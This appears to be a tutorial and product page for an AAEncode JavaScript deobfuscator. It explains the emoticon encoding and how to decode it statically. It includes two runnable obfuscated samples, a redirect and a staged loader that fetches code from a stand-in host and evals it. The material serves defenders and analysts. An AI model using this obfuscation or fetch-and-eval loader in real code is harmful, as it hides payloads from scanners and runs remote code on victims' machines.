
AAEncode is a JavaScript obfuscation scheme, published in 2010, that rewrites a script as Japanese emoticons: a handful of kaomoji variables are given small numbers through arithmetic, the payload is spelled as octal character codes built from those numbers, and a Function constructor runs the result. KlaroSkope recovers the original JavaScript from the emoticon text without executing the payload, returning the script and any URL it references; the output of the emoticons is treated as data to read, not code to run.
Decode AAEncode
Runs in your browser. Nothing is uploaded.Each emoticon group spells one character as octal or hex digits. Non-standard headers go to the full engine.
Worked examples
Synthetic samples. Each input decodes to the output shown, and the outputs are checked against the live engine before publication.
Example 1: Redirect proof of concept
゚ω゚ノ= /`m´)ノ ~┻━┻   //*´∇`*/ ['_']; o=(゚ー゚)  =_=3; c=(゚Θ゚) =(゚ー゚)-(゚ー゚);
(゚Д゚) =(゚Θ゚)= (o^_^o)/ (o^_^o);
(゚Д゚)={゚Θ゚: '_' ,゚ω゚ノ : ((゚ω゚ノ==3) +'_') [゚Θ゚] ,゚ー゚ノ :(゚ω゚ノ+ '_')[o^_^o -(゚Θ゚)] ,゚Д゚ノ:((゚ー゚==3) +'_')[゚ー゚] };
(゚Д゚) [゚Θ゚] =((゚ω゚ノ==3) +'_') [c^_^o];
(゚Д゚) ['c'] = ((゚Д゚)+'_') [ (゚ー゚)+(゚ー゚)-(゚Θ゚) ];
(゚Д゚) ['o'] = ((゚Д゚)+'_') [゚Θ゚];
(゚o゚)=(゚Д゚) ['c']+(゚Д゚) ['o']+(゚ω゚ノ +'_')[゚Θ゚]+ ((゚ω゚ノ==3) +'_') [゚ー゚] + ((゚Д゚) +'_') [(゚ー゚)+(゚ー゚)]+ ((゚ー゚==3) +'_') [゚Θ゚]+((゚ー゚==3) +'_') [(゚ー゚) - (゚Θ゚)]+(゚Д゚) ['c']+((゚Д゚)+'_') [(゚ー゚)+(゚ー゚)]+ (゚Д゚) ['o']+((゚ー゚==3) +'_') [゚Θ゚];(゚Д゚) ['_'] =(o^_^o) [゚o゚] [゚o゚];
(゚ε゚)=((゚ー゚==3) +'_') [゚Θ゚]+ (゚Д゚) .゚Д゚ノ+((゚Д゚)+'_') [(゚ー゚) + (゚ー゚)]+((゚ー゚==3) +'_') [o^_^o -゚Θ゚]+((゚ー゚==3) +'_') [゚Θ゚]+ (゚ω゚ノ +'_') [゚Θ゚];
(゚ー゚)+=(゚Θ゚); (゚Д゚)[゚ε゚]='\\';
(゚Д゚).゚Θ゚ノ=(゚Д゚+ ゚ー゚)[o^_^o -(゚Θ゚)];
(o゚ー゚o)=(゚ω゚ノ +'_')[c^_^o];
(゚Д゚) [゚o゚]='\"';
(゚Д゚) ['_'] ( (゚Д゚) ['_'] (゚ε゚+(゚Д゚)[゚o゚]+(゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ (゚ー゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ ((゚ー゚) + (o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ (o^_^o)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ ((゚ー゚) + (゚Θ゚))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ ((゚ー゚) + (゚Θ゚))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ ((゚ー゚) + (゚Θ゚))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ ((o^_^o) +(o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ (゚ー゚)+ (゚Д゚)[゚ε゚]+((゚ー゚) + (゚Θ゚))+ ((o^_^o) +(o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ (゚ー゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ ((゚ー゚) + (o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ (o^_^o)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ (゚Θ゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ (゚ー゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ (゚Θ゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ ((゚ー゚) + (o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ ((o^_^o) +(o^_^o))+ (゚Д゚)[゚ε゚]+((゚ー゚) + (o^_^o))+ ((゚ー゚) + (゚Θ゚))+ (゚Д゚)[゚ε゚]+(゚ー゚)+ ((o^_^o) - (゚Θ゚))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ (c^_^o)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ (゚ー゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ (゚ー゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ (c^_^o)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ (o^_^o)+ (゚Д゚)[゚ε゚]+((゚ー゚) + (o^_^o))+ ((o^_^o) - (゚Θ゚))+ (゚Д゚)[゚ε゚]+((゚ー゚) + (゚Θ゚))+ ((゚ー゚) + (o^_^o))+ (゚Д゚)[゚ε゚]+((゚ー゚) + (゚Θ゚))+ ((゚ー゚) + (o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ ((゚ー゚) + (゚Θ゚))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (o^_^o))+ (c^_^o)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ (゚Θ゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ ((゚ー゚) + (゚Θ゚))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ (c^_^o)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ (゚ー゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ ((゚ー゚) + (゚Θ゚))+ (゚Д゚)[゚ε゚]+((゚ー゚) + (゚Θ゚))+ ((o^_^o) +(o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ (o^_^o)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ ((゚ー゚) + (o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ ((゚ー゚) + (゚Θ゚))+ (゚Д゚)[゚ε゚]+((゚ー゚) + (゚Θ゚))+ ((゚ー゚) + (o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ (゚ー゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ (゚Θ゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ ((o^_^o) +(o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ (゚ー゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ (゚Θ゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ ((o^_^o) +(o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ ((゚ー゚) + (o^_^o))+ (゚Д゚)[゚ε゚]+((゚ー゚) + (゚Θ゚))+ ((o^_^o) +(o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ (c^_^o)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ (゚ー゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ ((゚ー゚) + (゚Θ゚))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ (゚ー゚)+ (゚Д゚)[゚ε゚]+(゚ー゚)+ ((o^_^o) - (゚Θ゚))+ (゚Д゚)[゚o゚]) (゚Θ゚)) ('_');document.location="https://example.com/landing.html"A one-line redirect is about the smallest realistic AAEncode payload, and the URL it assigns is the indicator an analyst takes away from the decode. The standard encoder output for a one-line script: setup block, then one emoticon group per character.
Example 2: Staged loader (fetch, then eval)
゚ω゚ノ= /`m´)ノ ~┻━┻   //*´∇`*/ ['_']; o=(゚ー゚)  =_=3; c=(゚Θ゚) =(゚ー゚)-(゚ー゚);
(゚Д゚) =(゚Θ゚)= (o^_^o)/ (o^_^o);
(゚Д゚)={゚Θ゚: '_' ,゚ω゚ノ : ((゚ω゚ノ==3) +'_') [゚Θ゚] ,゚ー゚ノ :(゚ω゚ノ+ '_')[o^_^o -(゚Θ゚)] ,゚Д゚ノ:((゚ー゚==3) +'_')[゚ー゚] };
(゚Д゚) [゚Θ゚] =((゚ω゚ノ==3) +'_') [c^_^o];
(゚Д゚) ['c'] = ((゚Д゚)+'_') [ (゚ー゚)+(゚ー゚)-(゚Θ゚) ];
(゚Д゚) ['o'] = ((゚Д゚)+'_') [゚Θ゚];
(゚o゚)=(゚Д゚) ['c']+(゚Д゚) ['o']+(゚ω゚ノ +'_')[゚Θ゚]+ ((゚ω゚ノ==3) +'_') [゚ー゚] + ((゚Д゚) +'_') [(゚ー゚)+(゚ー゚)]+ ((゚ー゚==3) +'_') [゚Θ゚]+((゚ー゚==3) +'_') [(゚ー゚) - (゚Θ゚)]+(゚Д゚) ['c']+((゚Д゚)+'_') [(゚ー゚)+(゚ー゚)]+ (゚Д゚) ['o']+((゚ー゚==3) +'_') [゚Θ゚];(゚Д゚) ['_'] =(o^_^o) [゚o゚] [゚o゚];
(゚ε゚)=((゚ー゚==3) +'_') [゚Θ゚]+ (゚Д゚) .゚Д゚ノ+((゚Д゚)+'_') [(゚ー゚) + (゚ー゚)]+((゚ー゚==3) +'_') [o^_^o -゚Θ゚]+((゚ー゚==3) +'_') [゚Θ゚]+ (゚ω゚ノ +'_') [゚Θ゚];
(゚ー゚)+=(゚Θ゚); (゚Д゚)[゚ε゚]='\\';
(゚Д゚).゚Θ゚ノ=(゚Д゚+ ゚ー゚)[o^_^o -(゚Θ゚)];
(o゚ー゚o)=(゚ω゚ノ +'_')[c^_^o];
(゚Д゚) [゚o゚]='\"';
(゚Д゚) ['_'] ( (゚Д゚) ['_'] (゚ε゚+(゚Д゚)[゚o゚]+(゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ ((o^_^o) +(o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ ((゚ー゚) + (゚Θ゚))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ (゚ー゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ (o^_^o)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ (c^_^o)+ (゚Д゚)[゚ε゚]+((゚ー゚) + (゚Θ゚))+ (c^_^o)+ (゚Д゚)[゚ε゚]+(゚ー゚)+ ((o^_^o) - (゚Θ゚))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ (c^_^o)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ (゚ー゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ (゚ー゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ (c^_^o)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ (o^_^o)+ (゚Д゚)[゚ε゚]+((゚ー゚) + (o^_^o))+ ((o^_^o) - (゚Θ゚))+ (゚Д゚)[゚ε゚]+((゚ー゚) + (゚Θ゚))+ ((゚ー゚) + (o^_^o))+ (゚Д゚)[゚ε゚]+((゚ー゚) + (゚Θ゚))+ ((゚ー゚) + (o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ ((゚ー゚) + (゚Θ゚))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (o^_^o))+ (c^_^o)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ (゚Θ゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ ((゚ー゚) + (゚Θ゚))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ (c^_^o)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ (゚ー゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ ((゚ー゚) + (゚Θ゚))+ (゚Д゚)[゚ε゚]+((゚ー゚) + (゚Θ゚))+ ((o^_^o) +(o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ (o^_^o)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ ((゚ー゚) + (o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ ((゚ー゚) + (゚Θ゚))+ (゚Д゚)[゚ε゚]+((゚ー゚) + (゚Θ゚))+ ((゚ー゚) + (o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ (o^_^o)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ (゚ー゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ (゚Θ゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ ((゚ー゚) + (o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ ((゚ー゚) + (゚Θ゚))+ (゚Д゚)[゚ε゚]+((o^_^o) +(o^_^o))+ ((o^_^o) - (゚Θ゚))+ (゚Д゚)[゚ε゚]+((゚ー゚) + (゚Θ゚))+ ((o^_^o) +(o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ ((o^_^o) - (゚Θ゚))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ (o^_^o)+ (゚Д゚)[゚ε゚]+(゚ー゚)+ ((o^_^o) - (゚Θ゚))+ (゚Д゚)[゚ε゚]+((゚ー゚) + (゚Θ゚))+ (゚Θ゚)+ (゚Д゚)[゚ε゚]+((゚ー゚) + (゚Θ゚))+ ((o^_^o) +(o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ (゚ー゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ (c^_^o)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ ((゚ー゚) + (゚Θ゚))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ ((o^_^o) +(o^_^o))+ (゚Д゚)[゚ε゚]+((゚ー゚) + (゚Θ゚))+ (c^_^o)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ ((o^_^o) - (゚Θ゚))+ (゚Д゚)[゚ε゚]+((゚ー゚) + (o^_^o))+ ((゚ー゚) + (゚Θ゚))+ (゚Д゚)[゚ε゚]+((゚ー゚) + (o^_^o))+ ((o^_^o) +(o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ ((o^_^o) - (゚Θ゚))+ (゚Д゚)[゚ε゚]+((゚ー゚) + (゚Θ゚))+ ((o^_^o) +(o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ (゚ー゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ ((゚ー゚) + (゚Θ゚))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (o^_^o))+ (c^_^o)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ (゚ー゚)+ (゚Д゚)[゚ε゚]+((゚ー゚) + (゚Θ゚))+ (c^_^o)+ (゚Д゚)[゚ε゚]+((゚ー゚) + (゚Θ゚))+ (゚Θ゚)+ (゚Д゚)[゚ε゚]+((゚ー゚) + (゚Θ゚))+ (゚Θ゚)+ (゚Д゚)[゚ε゚]+((゚ー゚) + (゚Θ゚))+ ((o^_^o) +(o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ (゚ー゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ (c^_^o)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ ((゚ー゚) + (゚Θ゚))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ ((o^_^o) +(o^_^o))+ (゚Д゚)[゚ε゚]+((゚ー゚) + (゚Θ゚))+ (c^_^o)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ ((゚ー゚) + (゚Θ゚))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((o^_^o) +(o^_^o))+ ((o^_^o) +(o^_^o))+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ (゚ー゚)+ (゚Θ゚)+ (゚Д゚)[゚ε゚]+(゚Θ゚)+ ((゚ー゚) + (゚Θ゚))+ (゚ー゚)+ (゚Д゚)[゚ε゚]+((゚ー゚) + (゚Θ゚))+ (゚Θ゚)+ (゚Д゚)[゚o゚]) (゚Θ゚)) ('_');fetch("https://example.com/stage2.js").then(r=>r.text()).then(eval)The shape a real dropper takes: the emoticons hide a URL and an eval of whatever it returns. The URL is the indicator to extract.
How AAEncode works

AAEncode was published in 2010 by Yosuke Hasegawa, the researcher behind JJEncode, and it applies that earlier idea to a different alphabet: instead of punctuation, the program is written as Japanese emoticons. The opening line assigns a handful of kaomoji identifiers, among them ゚ω゚ノ, ゚Θ゚, ゚ー゚, o and c, and gives them small integers through ordinary arithmetic. Several of those expressions read as faces by coincidence rather than by design: (o^_^o) is o XOR _ XOR o evaluated on the numbers already in scope, and (゚ー゚)-(゚ー゚) is a roundabout way of writing 0. The lines after it build a lookup object on (゚Д゚) whose properties are single letters pulled out of strings JavaScript produces by itself, such as undefined and [object Object]. Indexing those strings by the small integers yields the characters needed to spell constructor and return without either word appearing in the file. That is the purpose of the setup block: by the time the payload starts, the program holds both the digits and the property names it needs, and no keyword a scanner looks for has been written down.
INPUT (first three lines of the redirect sample above)
-----------------------------------------------------
゚ω゚ノ= /`m´)ノ ~┻━┻   //*´∇`*/ ['_']; o=(゚ー゚)  =_=3; c=(゚Θ゚) =(゚ー゚)-(゚ー゚);
(゚Д゚) =(゚Θ゚)= (o^_^o)/ (o^_^o);
(゚Д゚)={゚Θ゚: '_' ,゚ω゚ノ : ((゚ω゚ノ==3) +'_') [゚Θ゚] ,゚ー゚ノ :(゚ω゚ノ+ '_')[o^_^o -(゚Θ゚)] ,゚Д゚ノ:((゚ー゚==3) +'_')[゚ー゚] };
...

OUTPUT
------
document.location="https://example.com/landing.html"
After the setup, the payload arrives one character at a time. Each character of the original script is written as (゚Д゚)[゚ε゚]+ followed by a group of digit tokens, where (゚Д゚)[゚ε゚] resolves to a backslash and the digit tokens resolve to the octal code of the character, so the group standing for \141 spells a. Concatenating those escapes rebuilds the source of the original script, and the final line hands that string to the Function constructor reached through the (゚Д゚) object, which is the statement that runs it. Two dialects circulate. The older accumulator form appends to a property with (゚Д゚)[゚o゚]+= once per character and calls the result at the end; the inline form that the public encoder emits today assembles the whole expression in a single statement. The difference shows up in the tail of the file, where the call site looks different, while the encoding of the payload itself is the same in both. Two practical notes for triage. The encoder's opening line is fixed, so a file that starts with ゚ω゚ノ= /`m´)ノ ~┻━┻ is AAEncode before you have read another character, and sweeping a corpus for that prefix is cheap. And the expansion is heavy: the two samples on this page run about 63 and about 58 times the length of the script they carry, so a 2 KB emoticon file is usually hiding a one-line payload rather than a program.
Decode it without running it
- Do not paste the sample into a browser console or into a page you have open. The final statement of an AAEncode program calls the code it has just reconstructed, so pasting it is running it, and the emoticons are the last thing you will read before the payload does whatever it was written to do.
- Replace the final call with a log of its argument. In a sandboxed interpreter with no network and no file system access, rewriting the trailing statement so the assembled string is printed rather than invoked hands you the source without executing it. Check that you have edited the right statement before you run anything.
- Or stay static. Evaluate the arithmetic of the setup block on paper or in a short script of your own, map each digit token to the number it resolves to, then convert the octal groups back to characters. It takes longer and it carries the least risk, because the sample is treated as text from start to finish.
That third route is also why a fixed lookup table is the wrong tool for this scheme. Online decoders often ship a hard-coded map from emoticon token to digit, lifted from one sample and assumed to hold generally. The digits are not constants of the encoding; they are produced by the arithmetic in the setup block, so a builder that reorders the assignments, inserts a spare variable or changes a starting value shifts what a token resolves to. A decoder built on the fixed map still returns something, which is the awkward part: the output is plausible text with characters shifted by a position or two, and it can survive a quick glance in a ticket. Computing the values from the sample in front of you avoids that failure mode, and it is worth asking which kind of decoder you are using whenever a recovered script reads almost right.
AAEncode next to JSFuck and JJEncode
AAEncode, JJEncode and JSFuck are three answers to the same question: how much of the JavaScript alphabet can you give up and still write a working program? JSFuck reduces it to six characters, JJEncode to punctuation, AAEncode to emoticons, and in each case the mechanism is the same, because type coercion turns non-alphabetic expressions into the letters the language needs. Recognising which one is in front of you is quick once you have seen each of them, and the cues are short: a JSFuck file is built from []()!+ and little besides, a JJEncode file opens with a variable assignment followed by a wall of $ and _, and an AAEncode file opens with the fixed kaomoji header quoted above. Decode JSFuck walks through that family in more depth. In samples from the wild the emoticon block is seldom the whole story: it sits on top of a second layer often enough that the recovered script is itself a base64 blob or a string-array construction, and KlaroSkope continues into those layers instead of stopping at the first readable output.
Paste the emoticon block on its own when that is what you have. Submit the .js file or the HTML page that carries it when the block arrived inside something larger, because the surrounding script usually holds the loader logic while the emoticons hold only the string it evaluates.
Frequently Asked Questions
What is AAEncode?
Is it safe to decode AAEncode by pasting it into the browser console?
Why does an online AAEncode decoder sometimes return the wrong characters?
Does AAEncode encrypt the script?
What should I extract from a decoded AAEncode sample?
Continue Learning
Ready to decode?
Paste the script or upload the file. Multi-layer samples continue past this technique into whatever comes next.
Open the analysis console